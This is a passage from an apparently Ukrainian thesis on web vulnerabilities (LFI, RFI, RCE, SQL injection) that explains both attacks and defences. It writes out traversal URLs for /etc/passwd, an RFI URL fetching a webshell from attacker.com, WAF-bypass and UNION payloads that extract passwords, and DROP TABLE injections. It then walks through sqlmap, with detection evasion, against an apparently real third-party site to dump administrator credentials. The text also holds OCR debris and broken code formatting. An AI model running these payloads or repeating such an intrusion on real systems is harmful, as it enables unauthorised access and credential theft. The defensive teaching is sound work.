CSRF-атаки становлять серйозну загрозу для безпеки веб-додатків, особливо для тих, які обробляють чутливі дані або виконують транзакції. Впровадження секретних токенів, перевірка заголовка `Referer` та використання користувацьких заголовків HTTP є надійними методами захисту від таких атак.

2.4 Local File Inclusion (LFI) — локальне включення файлів

Локальне включення файлів (LFI є вразливістю, яка виникає через можливість зловмисника вказати та включити файли з файлової системи сервера у

веб-додаток. Це дозволяє отримати доступ до файлів, які не призначені для публічного перегляду, або навіть виконувати шкідливі коди.

Принцип роботи локальних файлових включень.

LFI зазвичай виникає, коли користувачеві дозволяється передавати шлях до файлу через HTTP-запит. Додаток обробляє цей шлях, використовуючи його для завантаження або включення файлу. Якщо фільтрація вхідних даних реалізована неналежним чином, зловмисник може маніпулювати цим шляхом для включення небажаних файлів або виконання шкідливого коду.

Типові сценарії використання LFI та їх ризики.

Сценарій 1: Включення файлів для аналізу інтерпретатором мови

Для зручності обслуговування код веб-додатка часто розділяється на модулі. Щоб включити модуль, можна використовувати параметри в URL. Наприклад:

`https://test.com/?module=contact.php`

Ризики: якщо не реалізована належна фільтрація, зловмисник може підставити шлях до системного файлу, наприклад, `/etc/passwd`, що може призвести до розкриття важливої інформації:

`https://test.com/?module=/etc/passwd`

У деяких випадках LFI також дозволяє зловмиснику завантажити шкідливі файли на сервер і виконати їх через вразливий механізм.

Сценарій 2: Включення файлів для відображення на сторінці.

Текстові файли, що містять допоміжну інформацію або інші прості дані, можуть бути включені у веб-сторінку. Наприклад:

`https://test.com/?helpfile=login.txt`

Ризики: якщо належна фільтрація не реалізована, зловмисник може отримати доступ до конфіденційних файлів, таких як `.htpasswd`, що містить паролі:

`https://test.com/?helpfile=../secret/.htpasswd`

Сценарій 3: Включення файлів для завантаження/

Деякі файли, як-от PDF-документи, можуть автоматично завантажуватися користувачем через запит. Наприклад:

`https://test.com/?download=brochure.pdf`

Ризики: зловмисник може скористатися LFI для завантаження конфіденційних файлів або вихідного коду веб-додатка:

`https://test.com/?download=../include/connection.php`

Отримавши вихідний код, зловмисник може знайти інші вразливості або отримати доступ до бази даних.

Вплив уразливості LFI.

Вплив LFI може варіюватися від розкриття конфіденційної інформації (наприклад, паролів або конфігурацій) до повного контролю над сервером. У деяких випадках зловмисник може виконати шкідливий код і отримати доступ до системи.

Способи усунення уразливостей LFI у веб-додатках.

– використання бази даних для зберігання шляхів до файлів. Замість передавання шляху до файлу безпосередньо в запиті, зберігайте його в базі даних, призначивши кожному файлу унікальний ідентифікатор;

– використання білого списку файлів. Дозволяйте включати лише ті файли, які містяться у визначеному списку дозволених файлів. Це допоможе уникнути підстановки небажаних файлів;

– збереження файлів у базі даних. Замість того щоб включати файли з файлової системи, їхній вміст може зберігатися в базі даних;

– автоматичне відправлення заголовків для завантаження. Використовуйте заголовки для завантаження файлів (наприклад, у каталозі `/download/`), щоб забезпечити безпечний доступ до файлів без використання динамічних запитів.

Чого не слід робити:

– чорний список файлів. Зловмисники можуть обійти чорний список, використовуючи варіації імен файлів або шляхів;

– видалення або блокування певних символів. Зловмисники можуть знайти способи обійти такі обмеження;

– кодування шляху до файлу за допомогою base64 або bin2hex. Це не є надійним методом захисту, оскільки зловмисник може легко декодувати шлях.

LFI може призвести до серйозних наслідків, включаючи витік конфіденційної інформації та виконання шкідливого коду. Правильне фільтрування, використання баз даних і білих списків є ключовими методами захисту від таких атак.

2.5 Remote File Inclusion (RFI) — віддалене включення файлів

Remote File Inclusion (RFI) є веб-уразливістю, яка виникає, коли файл з віддаленого сервера включається у веб-сторінку. Це може бути використано для відображення контенту на веб-сайті з іншого сайту або як спосіб виконання шкідливого коду через неправильну реалізацію або помилки в налаштуваннях.

Включення віддаленого файлу виконується за допомогою URL-адреси, яка передається в параметр функції включення мови програмування. Наприклад, у PHP можна вказати шлях до віддаленого файлу, і сервер завантажить його вміст та обробить на стороні сервера [21-25].

Деякі версії PHP за замовчуванням мають увімкнену можливість віддаленого включення файлів, що дозволяє розробникам використовувати віддалені файли без належної перевірки. Якщо це не контролюється, веб-додаток стає вразливим як до локальних (LFI), так і до віддалених (RFI) атак.

Розглянемо приклад веб-додатка, де розробник дозволяє включати файли через параметри GET. Наприклад, для відображення різних сторінок, таких як контактна форма, головна сторінка, або сторінка "про нас", може використовуватися такий запит:

`https://test.com/index.php?page=contact.php`

Зловмисник може скористатися цією функцією, щоб включити файл з віддаленого сервера, наприклад, шкідливий код:

`https://test.com/index.php?page=https://attacker.com/uploads/webshell.txt

Якщо належної перевірки не реалізовано, віддалений файл буде завантажено та виконано на сервері, що дасть зловмиснику можливість виконати довільний код.

Вплив RFI-атаки може бути серйозним і варіюється залежно від привілеїв

користувача, під яким працює веб-сервер. Якщо сервер працює з привілеями адміністратора, зловмисник може отримати повний доступ до системи, виконуючи довільний код. Навіть у випадку обмежених привілеїв, RFI може дозволити зловмиснику отримати доступ до конфіденційної інформації або впровадити шкідливі програми.

– вимкнення віддаленого включення файлів. У PHP необхідно вимкнути функцію віддаленого включення файлів шляхом встановлення параметра `allow_url_include = 0` в конфігураційному файлі `php.ini`;

– перевірка введених даних користувача. Кожне введення, яке передається до функції включення файлів, має бути ретельно перевірене. Найкращим способом є використання білого списку дозволених файлів, щоб запобігти включенню віддалених або небажаних файлів;

– використання відносних шляхів. Використання відносних шляхів замість абсолютних (URL-адрес) допомагає зменшити ризик віддаленого включення файлів.

Віддалене включення файлів (RFI) є серйозною вразливістю, яка може призвести до виконання шкідливого коду і компрометації веб-сервера. Основні методи захисту — це вимкнення віддаленого включення файлів у налаштуваннях сервера та ретельна перевірка введених даних користувача.

2.6 Remote Code Execution (RCE) — віддалене виконання коду

Remote Code Execution (RCE) — це критична уразливість, яка виникає, коли зловмисник може змусити веб-додаток або сервер виконувати довільний код. RCE може статися, якщо введення користувача використовується в програмах або функціях, які виконують або оцінюють код. Ця уразливість може призвести до повної компрометації веб-додатка та серверної системи [59].

Розглянемо сценарій у PHP, де використовуються динамічно генеровані імена змінних:

```php
eval ("\$$user = '$regdate'");
```

У цьому випадку змінна `$user` контролюється користувачем, і зловмисник може ввести такий код:

```php
x = 'y'; phpinfo();
```

Після обробки вийде наступний PHP-код:

```php
$x = 'y'; phpinfo();
```

Таким чином, зловмисник викликає функцію `phpinfo()`, яка відображає конфіденційну інформацію про сервер. Це відбувається через те, що команда `eval()` виконує довільний PHP-код. Подібні уразливості можуть виникати не тільки в PHP, але й у будь-якій іншій мові програмування, яка підтримує виконання або оцінку введених даних [34, 59].

У деяких випадках RCE-атака може статися через збережене введення, яке пізніше інтерпретується як код. Наприклад, коли користувачеві дозволяється змінювати налаштування і ці зміни зберігаються у файлі конфігурації, який пізніше інтерпретується сервером.

Розглянемо приклад, де користувач може встановлювати мову інтерфейсу:

```php
?language=ua
```

Зловмисник може змінити параметр на:

```php
ua';phpinfo()//
```

В результаті файл конфігурації міститиме наступний код:

```php
$lan = 'ua';phpinfo();//';
```

Цей код буде виконано під час завантаження файлу, що дозволить зловмиснику виконати довільні команди.

Зловмисник, який має можливість виконати віддалений код, зазвичай може:

– виконувати команди від імені користувача веб-сервера або мови програмування;

– читати, записувати, видаляти файли на сервері;

– підключатися до баз даних або виконувати інші небезпечні дії.

Залежно від прав доступу користувача сервера, наслідки можуть бути катастрофічними — від крадіжки конфіденційних даних до повного захоплення системи. Для запобігання RCE-атакам:

– уникайте використання функцій оцінки коду, таких як `eval()`. Це вважається поганою практикою, оскільки ці функції дозволяють виконувати довільний код на основі введених даних;

– перевірка та фільтрація введення. Користувацьке введення ніколи не повинно напряму використовуватись у функціях, які виконують код. Всі дані мають бути належним чином перевірені та очищені;

– обмеження прав доступу. Серверні процеси повинні працювати з обмеженими привілеями, щоб мінімізувати шкоду від можливих атак;

– обмеження на завантаження файлів. Користувачі не повинні мати можливість завантажувати та виконувати файли без суворого контролю. Обмежуйте розширення та типи файлів, які можуть бути завантажені.

Віддалене виконання коду (RCE) є однією з найбільш небезпечних веб-уразливостей, оскільки може призвести до виконання довільного коду на сервері, що відкриває можливості для повної компрометації системи. Для ефективного захисту від RCE важливо ретельно перевіряти введення користувача, уникати небезпечних функцій, обмежувати права доступу, а також дотримуватись загальних принципів безпеки веб-додатків.

3 ІДЕНТИФІКАЦІЯ ІНЦИДЕНТІВ ВРАЗЛИВОСТІ НА БАЗІ ІНСТРУМЕНТАЛЬНОГО ТЕСТУВАННЯ

3.1 Огляд вразливості за допомогою SQL-ін'єкція

SQL-ін'єкція — це один із найбільш поширених типів атак на веб-додатки. Вона полягає в тому, що зловмисник вставляє шкідливий SQL-код у запити, що виконуються сервером, і таким чином може отримати доступ до даних, модифікувати або видалити їх. Щоб краще зрозуміти цю уразливість, розглянемо приклад, який можна використати для демонстрації SQL-ін'єкції на сайті електронної бібліотеки університету [46, 53].

Уявімо, що у нас є проста форма входу на сайт бібліотеки, яка запитує ім'я користувача та пароль. Нижче наведено код сторінки на PHP, яка приймає ці дані та виконує SQL-запит для перевірки облікових даних користувача:

```php
<?php
// Підключення до бази даних
$mysqli = new mysqli("localhost", "root", "", "db_library");
// Перевірка підключення
if ($mysqli->connect_error) {
    die("Помилка підключення: " . $mysqli->connect_error);
}
// Отримання введених даних
$name = $_GET['name'];
$password = $_GET['password'];
// Формування SQL-запиту
$query = "SELECT * FROM members WHERE name = '$name' AND password = '$password'";
// Виконання SQL-запиту
```

```
$result = $mysqli->query($query);
if ($result->num_rows > 0) {
// Виведення даних користувача
        while ($row = $result->fetch_assoc()) {
                echo "Ваше ім'я: " . $row['name'] . "<br>";
                echo "Ваш статус: " . $row['status'] . "<br>";
                echo "Доступні для Вас книги: " . $row['books'] . "<br>";
        }
} else {
        echo "Невірний логін або пароль";
}
?>
```

У цьому коді відсутня перевірка або екранування введених даних користувачем, що відкриває можливість для SQL-ін'єкцій.

Стандартне використання форми входу.

Користувач вводить свої дані для входу:

– Ім'я користувача: Damira;

– Пароль: password1234.

Форма відправляє запит:

```
http://localhost/?name=Damira&password=password1234
```

SQL-запит, який буде виконано на сервері:

```sql
SELECT * FROM members WHERE name = 'Damira' AND password = 'password1234';
```

Якщо дані правильні, користувач отримає доступ до бібліотеки.

Атака через SQL-ін'єкцію.

Тепер уявімо, що зловмисник вводить в поле *ім'я* такий рядок:

```
Damira' OR '1'='1
```

Пароль може бути будь-яким, наприклад:

```
anything
```

Таким чином, запит, який буде відправлений до сервера, виглядатиме так:

```
http://localhost/?name=Damira' OR '1'='1&password=anything
```

Цей запит перетвориться на наступний SQL-запит на сервері:

```sql
SELECT * FROM members WHERE name = 'Damira' OR '1'='1' AND password = 'anything';
```

Через те, що `'1'='1'` завжди є істинним, умова пароля вже не має значення. Таким чином, сервер виведе всі записи з таблиці, і зловмисник зможе отримати доступ до облікових записів.

Використання UNION для отримання додаткових даних.

Зловмисник може використати оператор `UNION` для того, щоб отримати додаткову інформацію з бази даних, наприклад, назви таблиць, користувачів, версію бази даних тощо. Ось приклад запиту для отримання інформації про базу даних:

```
http://localhost/?name=-1' UNION SELECT 1,2,DATABASE(),4,5,6 --+ &password=anything
```

SQL-запит на сервері буде виглядати так:

```sql
SELECT * FROM members WHERE name = '-1' UNION SELECT 1,2,DATABASE(),4,5,6;
```

Цей запит поверне поточну назву бази даних у полі, де зазвичай відображається ім'я користувача. Тобто замість імені користувача Damira, користувач побачить назву бази даних, наприклад:

```
db_library
```

Числова SQL-ін’єкція відбувається, коли зловмисник використовує числові значення в запитах до бази даних. Ось кілька прикладів:

Представимо, що є веб-додаток, який дозволяє користувачам переглядати їхні профілі, ввівши ID користувача. Запит до бази даних виглядає наступним чином:

```sql
SELECT * FROM users WHERE user_id = 123;
```

Якщо користувач вводить `123`, запит виконується нормально. Але якщо зловмисник вводить `123 OR 1=1`, запит стає таким:

```sql
SELECT * FROM users WHERE user_id = 123 OR 1=1;
```

В цьому випадку умова `1=1` завжди є істинною, тому запит поверне всі рядки з таблиці `users`.

Наведемо приклад удосконаленого випадоку.

Припустимо, що наш додаток має функцію, яка дозволяє користувачам переглядати деталі замовлення за його ID:

```sql
SELECT * FROM orders WHERE order_id = 456;
```

```
```

Якщо зловмисник введе `456; DROP TABLE orders;`, запит перетворюється на:

```sql
SELECT * FROM orders WHERE order_id = 456; DROP TABLE orders;
```

Цей запит спочатку витягне деталі замовлення, а потім видалить таблицю `orders`.

Числова SQL-ін'єкція є серйозною загрозою, але її можна уникнути, використовуючи сучасні практики безпеки, такі як підготовлені запити, параметризовані запити, перевірка та очищення вхідних даних, і ORM-бібліотеки. Це дозволяє забезпечити надійний захист ваших додатків від зловмисних атак.

SQL-ін'єкція з рядковими значеннями (string SQL injection) відбувається, коли зловмисник використовує рядкові значення для маніпуляції SQL-запитами. Рядкові SQL-ін'єкції можуть бути дуже небезпечними, оскільки зловмисники можуть виконувати різноманітні шкідливі дії, включаючи отримання конфіденційної інформації, зміну даних або навіть видалення таблиць [46, 53].

Припустимо, є веб-додаток, який дозволяє користувачам вводити своє ім'я для пошуку в базі даних. Запит до бази даних виглядає так:

```sql
SELECT * FROM users WHERE username = 'john_doe';
```

Якщо зловмисник введе ім'я користувача як `' OR '1'='1`, запит стане таким:

```sql
SELECT * FROM users WHERE username = '' OR '1'='1';
```

Оскільки умова `'1'='1` завжди є істинною, запит поверне всі рядки з таблиці `users`.

Припустимо, що у нас є форма для пошуку продуктів, де користувач може ввести назву продукту. Запит до бази даних виглядає так:

```sql
SELECT * FROM products WHERE product_name = 'widget';
```

Якщо зловмисник введе `' OR (SELECT 1 FROM dual WHERE 1=1) --`, запит стане таким:

```sql
SELECT * FROM products WHERE product_name = '' OR (SELECT 1 FROM dual WHERE 1=1) --';
```

В цьому випадку коментарі `--` і підзапит можуть вплинути на результат запиту.

Випадок з SQL-кодуванням.

Припустимо, що є форма для введення відгуку, де користувач може ввести текст відгуку. Запит до бази даних виглядає так:

```sql
INSERT INTO reviews (review_text) VALUES ('Great product!');
```

Якщо зловмисник введе `'); DROP TABLE reviews; --`, запит перетворюється на:

```sql
INSERT INTO reviews (review_text) VALUES (''); DROP TABLE reviews; --');
```

Цей запит спочатку вставить порожній рядок до таблиці `reviews`, а потім видалить цю таблицю.

Рядкова SQL-ін’єкція є серйозною загрозою, але її можна ефективно уникнути, використовуючи підготовлені або параметризовані запити, перевіряючи та очищаючи вхідні дані, а також застосовуючи ORM-бібліотеки. Це допоможе забезпечити надійний захист від зловмисних атак на ваші бази даних.

SQL-ін’єкція у запитах `GET` та `SELECT` є одним з найпоширеніших типів SQL-ін’єкцій. Вона відбувається, коли зловмисник вставляє шкідливий SQL-код у

параметри запитів або URL, що призводить до небажаних змін у SQL-запитах, які використовуються для отримання даних з бази даних.

Запити `GET` це HTTP-запити, які використовуються для отримання даних з веб-сервера. Наприклад, URL для пошукового запиту може виглядати так: `https://example.com/search?query=keyword`.

Запити `SELECT` це SQL-запити, які використовуються для вибору даних з бази даних. Наприклад: `SELECT * FROM users WHERE username = 'john'`.

Зловмисники можуть використовувати параметри запитів у URL для маніпуляції SQL-запитами, які виконуються на сервері.

Базовий випадок.

Припустимо, у вас є веб-додаток для перегляду профілю користувача за допомогою URL, такого як:

```url
https://example.com/profile?id=123
```

Сервер обробляє запит таким SQL-запитом:

```sql
SELECT * FROM users WHERE id = 123;
```

Зловмисник може змінити URL на:

```url
https://example.com/profile?id=123 OR 1=1
```

І SQL-запит стане:

```sql
SELECT * FROM users WHERE id = 123 OR 1=1;
```

Оскільки умова `1=1` завжди істинна, запит поверне всі рядки з таблиці `users`.

Підзапити та складні атаки.

Уявімо, що у вас є форма для пошуку, де користувачі вводять запит, і ви використовуєте цей запит для виконання SQL-запиту:

```sql
SELECT * FROM products WHERE name = 'keyword';
```

Зловмисник може ввести:

```sql
' OR 1=1; --
```

Тоді SQL-запит стане:

```sql
SELECT * FROM products WHERE name = '' OR 1=1; --';
```

Коментарі `--` і умова `1=1` можуть дозволити зловмиснику переглядати всі продукти або навіть влаштувати складні атаки з підзапитами.

Виконання декількох запитів.

Припустимо, у нас є форма для перегляду замовлень, де користувачі вводять ID замовлення:

```sql
SELECT * FROM orders WHERE order_id = 456;
```

Зловмисник може ввести:

```sql
456; DROP TABLE orders; --
```

SQL-запит стане:

```sql
SELECT * FROM orders WHERE order_id = 456; DROP TABLE orders; --;
```

Цей запит виконає два запити: перший для отримання замовлення, а другий

для видалення таблиці `orders`.

SQL-ін’єкція у запитах `GET` та `SELECT` може бути дуже небезпечною, але її можна уникнути, використовуючи підготовлені та параметризовані запити, перевіряючи та очищаючи вхідні дані, а також застосовуючи ORM-бібліотеки. Це забезпечує надійний захист вашої бази даних від зловмисних атак.

Захист від SQL-ін'єкцій.

Підготовлені запити допомагають захистити від SQL-ін’єкцій, оскільки параметри запиту передаються окремо від SQL-коду. Це дозволяє базі даних коректно обробляти значення параметрів.

Приклад на PHP з використанням PDO:

```php
$stmt = $pdo->prepare('SELECT * FROM users WHERE user_id = :user_id');
$stmt->execute(['user_id' => $user_id]);
$user = $stmt->fetch();
```

Приклад на Python з використанням SQLite:

```python
cursor.execute('SELECT * FROM users WHERE user_id = ?', (user_id,))
user = cursor.fetchone()
```

Як і підготовлені запити, параметризовані запити відокремлюють SQL-код від даних, захищаючи від ін’єкцій.

```java
PreparedStatement stmt = connection.prepareStatement("SELECT * FROM users WHERE user_id = ?");
stmt.setInt(1, userId);
ResultSet rs = stmt.executeQuery();
```

Перевірка даних на відповідність очікуваним форматам (наприклад, числовим значенням) і очищення їх від небажаних символів можуть допомогти

запобігти атакам.

```php
$user_id = filter_input(INPUT_GET, 'user_id', FILTER_VALIDATE_INT);
```

ORM-бібліотеки, такі як Hibernate для Java або SQLAlchemy для Python, автоматично обробляють запити без ризику SQL-ін’єкцій, оскільки вони забезпечують абстракцію над SQL-кодом.

```python
user = session.query(User).filter_by(user_id=user_id).first()
```

Таким чином, правильна обробка введених даних є важливим кроком у захисті веб-додатків від SQL-ін'єкцій.

3.2 Ручний метод пошуку Sql-Ін'єкцій

Виявлення Уразливостей

Аналіз Параметрів URL. Веб-додатки часто використовують параметри в URL для генерації SQL-запитів. Тому перевірка цих параметрів може допомогти виявити уразливості [41].

Наприклад:

```url
http://example.com/profile.php?id=1
```

Запит до бази даних може бути:

```sql
SELECT * FROM users WHERE id = 1;
```

Щоб перевірити наявність SQL-ін’єкцій, спробуйте змінити параметр `id` на:

```url
```

http://example.com/profile.php?id=1' OR '1'='1

```

Якщо сайт повертає всі записи, це свідчить про наявність уразливості.

Спроба Ін'єкцій. Зловмисник може використовувати спеціально crafted запити, щоб перевірити, чи вразливий сайт до SQL-ін'єкцій. Для цього вводять спеціальні символи або SQL-ключові слова в параметри URL або форми.

Приклад запиту:

```url
http://example.com/profile.php?id=1' UNION SELECT null, username, password FROM users--
```

Цей запит намагається об'єднати результати запиту до таблиці `users` з результатами запиту до профілю.

Обхід Захисту WAF. Web Application Firewall (WAF) може блокувати певні SQL-ін'єкції, тому зловмисники використовують різні техніки для обходу фільтрації.

Використання спеціальних коментарів.

Деякі WAF фільтри не розпізнають SQL-коментарі з версією:

```sql
/*!50000 UNION SELECT */ 1,2,3
```

Коментарі `/*!50000` дозволяють виконувати специфічний SQL-код, ігноруючи фільтри.

Експерименти з кодуванням. Для обходу фільтрів можна використовувати різні кодування символів:

```sql
%27%20UNION%20SELECT%201,2,3--
```

Або використовувати обфускацію, як-от:

```sql

1%27%20OR%20(SELECT%20(1)%20FROM%20DUAL)--

```

Це допомагає уникнути фільтрації стандартних патернів.

Запити типу `GROUP_CONCAT` дозволяють зібрати дані з кількох рядків у один рядок. Це особливо корисно для отримання списків облікових записів або паролів.

```url

http://example.com/products.php?PID=-1' UNION SELECT 1, GROUP_CONCAT(username, 0x3a, password), 3 FROM users--

```

Цей запит поверне всі імена користувачів та паролі, розділені двокрапкою.

Якщо адміністративні дані зберігаються в таблицях, можна використати такі запити:

```url

http://example.com/admin.php?id=-1 UNION SELECT 1, GROUP_CONCAT(username, 0x3a, password), 3 FROM admin--

```

Цей запит намагається зібрати імена користувачів та паролі з таблиці адміністраторів.

Ручний метод пошуку SQL-ін’єкцій є потужним інструментом для зловмисників, але також має бути розглянутий як частина загальної стратегії безпеки. Ефективний захист від SQL-ін’єкцій включає використання підготовлених запитів, очищення вхідних даних, застосування ORM і налаштування безпекових механізмів. Це допоможе захистити ваші веб-додатки від можливих атак і забезпечити безпеку даних [40-43].

3.3 Інструментальний метод пошуку SQL-Ін'єкцій

Уразливості веб-додатків, такі як SQL-ін'єкції, можуть бути виявлені як
```

вручну, так і за допомогою спеціалізованих інструментів. Інструментальний метод є більш автоматизованим та ефективним, особливо для великих веб-додатків, де ручне тестування може бути надзвичайно трудомістким. Одним із найпопулярніших інструментів для пошуку SQL-ін'єкцій є sqlmap, який дозволяє знаходити уразливості та отримувати дані з баз даних шляхом автоматизації процесу експлуатації SQL-ін'єкцій.

Інструмент sqlmap – це автоматизований інструмент для тестування на уразливості, який призначений для виявлення та експлуатації SQL-ін'єкцій. Він підтримує багато баз даних, включаючи MySQL, PostgreSQL, Oracle, Microsoft SQL Server та інші. Інструмент дозволяє отримувати доступ до баз даних, витягувати інформацію про структуру та вміст таблиць, а також виконувати команди з баз даних.

Основні опції sqlmap:

– -u – використовується для вказання URL веб-додатка, який тестується. Це основний параметр, що вказує на ціль;

– --level – визначає рівень тестування SQL-ін'єкцій (від 0 до 5). Чим вищий рівень, тим більше тестів і варіантів запитів виконується. На низькому рівні тестуються базові ін'єкції, тоді як на високих рівнях здійснюються складніші атаки;

– --risk – визначає рівень ризику для тестування (від 0 до 3). Вищі значення дозволяють sqlmap використовувати запити, які можуть мати більший ризик для стабільності додатка;

– --random-agent – використовує випадковий User-Agent заголовок для HTTP-запитів, що допомагає уникнути виявлення тестування системами захисту від атак (наприклад, WAF);

– --threads – встановлює максимальну кількість одночасних HTTP(S) запитів. Це дозволяє пришвидшити процес шляхом паралельної обробки;

– --batch – дозволяє запускати інструмент у повністю автоматичному режимі без потреби взаємодії з користувачем. Корисно для довгих тестів або коли не потрібно підтвердження;

– --dbs – команда для виведення списку баз даних на сервері. Це перший крок після виявлення уразливості, який допомагає ідентифікувати всі бази даних, доступні на сервері.

Крок 1: Виявлення уразливості та отримання списку баз даних

Після того, як ціль веб-додатка знайдено, запускається sqlmap із зазначеними параметрами. Наприклад, запит для тестування конкретного сайту та отримання списку баз даних виглядає так:

```bash
sqlmap -u "http://www.iqaninshihuheheduhsa/ar/page.php?p=92&lin=163" --level=5 --risk=3 --random-agent --batch --threads=3 --dbs
```

У цьому запиті:

– - URL вказує на ціль сайту, який тестується;

– - --level=5 встановлює максимальний рівень тестування;

– - --risk=3 означає високий ризик тестування, що включає більш агресивні та потенційно небезпечні запити;

– - --random-agent використовується для уникнення блокування з боку систем захисту;

– - --batch дозволяє виконувати всі дії без взаємодії з користувачем;

– - --threads=3 визначає кількість паралельних запитів, що дозволяє пришвидшити процес;

– - --dbs використовується для виведення списку баз даних на сервері.

На рисенку 3.1 видно, що sqlmap виводить список баз даних, знайдених на сервері.

Крок 2: Отримання списку таблиць.

Після того, як список баз даних був отриманий, можна вибрати конкретну базу даних і отримати список таблиць. Для цього використовується параметр --tables. Наприклад, якщо ми хочемо переглянути таблиці бази даних itqanins_itqan_ar, команда буде виглядати так:

```bash
sqlmap -u "http://www.iuuinm/ar/page.php?p=92&lin=163" --level=5 --risk=3 --random-agent --batch --threads=3 -v3 -D itqanins_itqan_ar --tables
```



Рисунок 3.1 - Список баз даних

У результаті цього запиту sqlmap повертає список таблиць. На малюнку 3.56 можна побачити таблицю cmsadmin, яка може містити важливу інформацію, наприклад дані користувачів або адміністраторів.

Крок 3. Отримання стовпців таблиці.

Наступним кроком є виведення стовпців певної таблиці. Наприклад, для отримання стовпців таблиці cmsadmin використовується команда --columns:

```bash
```

sqlmap -u "http://www.iuuinm/ar/page.php?p=92&lin=163" --level=5 --risk=3 --random-agent --batch --threads=3 -v3 -D itqanins_itqan_ar -T cmsadmin --columns

```Як видно на рисунку 3.2, sqlmap виводить всі стовпці таблиці cmsadmin, які включають стовпці adminemail, adminname, adminpassword.

Крок 4. Отримання даних зі стовпців таблиці

Для витягнення вмісту певних стовпців з таблиці, наприклад, для отримання електронної пошти, імені та пароля адміністратора, використовується команда --dump з зазначенням конкретних стовпців:

```bash
sqlmap -u "http://www.mmH/ar/page.php?p=92&lin=163" --level=5 --risk=3 --random-agent --batch --threads=3 -v3 -D itqanins_itqan_ar -T cmsadmin -C adminemail,adminname,adminpassword --dump
```

У результаті цієї команди sqlmap витягує і виводить вміст зазначених стовпців, як показано на рисунку 3.3.



Рисунок 3.2 – Отримання стовпців таблиці
```

